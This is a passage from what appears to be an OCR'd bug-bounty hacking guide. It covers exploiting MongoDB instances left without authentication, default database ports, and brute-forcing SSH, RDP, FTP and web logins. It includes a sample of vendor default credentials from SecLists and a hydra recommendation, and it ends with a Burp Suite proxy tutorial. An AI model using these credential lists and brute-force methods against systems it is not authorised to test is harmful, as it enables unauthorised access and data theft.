        "errmsg" : "command listDatabases requires authentication",
        "code" : 13,
        "codeName" : "Unauthorized"
}
>
```

https://t.me/learningnets

However, if you can run arbitrary commands against the system then authentication has not been set up and you can do whatever you want.

Summary

If you see port 27017 open or any other MongoDB associate port make sure to test the endpoint to see if its missing authentication. Exploiting this misconfiguration is as easy as connecting to the database and extracting the data. This is as easy as it gets folks.

Conclusion

If an application needs to store data chances are its being stored in a database. These databases hold all kinds of sensitive information such as passwords, tokens, private messages, and everything else. That's why databases are always popular targets by hackers. Since these are such popular targets you would think they would be fairly secure but they aren't. A lot of databases are missing authentication by default! This means if connected to the internet anyone could connect to these devices to extract the information they hold.

Name	**Endpoint**
Firebase DB	*.firebaseio.com/.json
Elasticsearch	Port:9200

https://t.me/learningnets

MongoDB	Port:27017
CouchDB	Port:5985,6984
CassandraDB	Port:9042,9160

https://t.me/learningnets

Basic Hacking Brute Forcing

Introduction

Brute forcing is a classic attack that has been around forever and shows no signs of being eliminated. Passwords are a weak point of security and as an attacker you should take full advantage of this. Easily guessable passwords, using default passwords, and password reuse are easy ways for an organization to get compromised. The rule of thumb is if there is a login screen it should be brute forced.

Login Pages


There are three things you need to have if you want to launch a brute force attack. The three things you need are an endpoint with a login page, a username , and a password. First you need to find the endpoint you want to target.

Name	**Endpoint**
Web Application Login Page	Web application login page, Outlook mail, VPN, Router, Firewall, Wordpress admin panel, etc
SSH	Port:22
RDP	Port:3389
VNC	Port:5900
FTP	Port:21
Telnet	Port:23

https://t.me/learningnets

Default Credentials

Now that you know which endpoints to look out for you need to get a list of usernames and passwords. This technique may be basic but you would be surprised at the number of times iv compromised an organization because they are using default credentials.



master — SecLists / Passwords / Default-Credentials / default-passwords.csv

henry701 Fix row collumn quantity to 4 ...

5 contributors

2850 lines (2850 sloc) | 86.7 KB

Search this file...

	Vendor	Username	Password
2	2Wire, Inc.	http	<BLANK>
3	360 Systems	factory	factory
4	3COM	3comcso	RIP000
5	3COM	<BLANK>	12345
6	3COM	<BLANK>	1234admin
7	3COM	<BLANK>	<BLANK>
8	3COM	<BLANK>	ANYCOM
9	3COM	<BLANK>	ILMI
10	3COM	<BLANK>	PASSWORD
11	3COM	<BLANK>	admin
12	3COM	<BLANK>	comcomcom
13	3COM	<N/A>	<BLANK>
14	3COM	<N/A>	PASSWORD

As shown above one of the best places to find default passwords is SecList:


- https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-Credentials

The above picture is an example file containing default usernames and passwords to hundreds of routers. All you have to do is look up the target vendor and try all the

https://t.me/learningnets

default passwords it uses, this technique works very well as people often forget to change the default credentials.

If you are targeting an SSH server or something other than a router the process will be slightly different. Not really, those services also come with default credentials as shown in the image below:




Depending on the service you are brute forcing you will want to find or create a list of credentials tailored toward that. You may also find that sec list does not have any default passwords impacting the target technology. If that's the case just perform a Google search or two, I normally find these things in the first few links.

https://t.me/learningnets

Brute Forcing

Once you have a good set of credentials you can start the actual process of brute forcing. You could do this by hand but I would 100% recommend using a tool for this job unless you are only testing 5 passwords or something small like that.

- https://github.com/vanhauser-thc/thc-hydra



If you're performing a brute force attack you probably want to use the tool “hydra”. This tool supports a bunch of different protocols and has never let me down. Once you have the target endpoint and credentials you can use any tool to perform the brute force attack just pick one you like.

Conclusion

Brute force attacks is an easy way to compromise a target application. With the use of default passwords, easily guessable passwords, and password reuse finding a target

https://t.me/learningnets

vulnerable to this shouldn't be that hard. All you need is a good credential list and you're ready to go.

https://t.me/learningnets


Basic Hacking Burp Suite

Introduction

If there is one tool that you **NEED** to have to be a successful Bug Bounty Hunter it would be Burp Suite. You can find plenty of bugs without ever leaving Burp, it is by far my most used and favorite tool to use, almost every web attack I pull off is in Burp. If you don't know what Burp is it's a tool for performing security tests against web applications. The tool acts as a proxy and allows you to inspect, modify, replay, etc to web requests. Almost every exploit your going to pull off will be done with Burp.

- https://portswigger.net/burp

https://t.me/learningnets




Note that there is a free version (community) but I HIGHLY recommend purchasing a professional license. This is a must have tool!

Proxy


The proxy tab is probably the most important tab in Burp. This is where you can see all of your traffic that passes by the Burp proxy. The first thing you want to do when Burp loads is make sure your proxy is up and running as shown in the below image:

https://t.me/learningnets




The next step is to force your browser to route its traffic through the Burp proxy, this can be accomplished by changing your browsers proxy setting and shown below, note this will be different depending on which browser you use:

https://t.me/learningnets




Once you have the Burp proxy listening, the browser configured to use Burp, and you imported the Burp certificate in your browser you will be good to go. Once you navigate to a web page you should see the request show up in Burp as shown below:

https://t.me/learningnets



As you can see in the above image the “intercept” tab is toggled on, this means that Burp will intercept each HTTP request and you will have to manually press the “forward” button for the request to continue to the server. While on this tab you can also modify the requests before forwarding it to the back-end server. However, I only use this tab when i'm trying to isolate requests from a specific feature, I normally turn “intercept” to off and I view the traffic in the “HTTP History” tab and shown below:

https://t.me/learningnets




As you can see the “HTTP History” tab shows each HTTP request and response that was made by and sent to our browser. This is where I spend 80% of my time looking for something that peaks my interest. When looking at the traffic I'm mostly paying attention to the method,url, and MIME type fields. Why? Because when I see a POST method being used I think of Stored XSS, Cross site request forgery, and many more vulnerabilities. When I see a URL with an email,username,or id in it I think IDOR. When I see a JSON MIME type I think back-end API. Most of this knowledge of knowing what

https://t.me/learningnets


to look for comes with experience, as you test so many apps you start to see things that look similar and you start to notice things that look interesting.

Clicking on an HTTP request will show you the clients request and the servers response, this can be seen in the above image. Note that while in this view these values can't be modified, you will have to send the request to the repeater if you want to modify the request and replay it, this will be discussed in more detail later.



One functionality that I use to find a lot of vulnerabilities and make my life easier is the search feature. Basically you can search for a word(s) across all of your Burp traffic.

https://t.me/learningnets



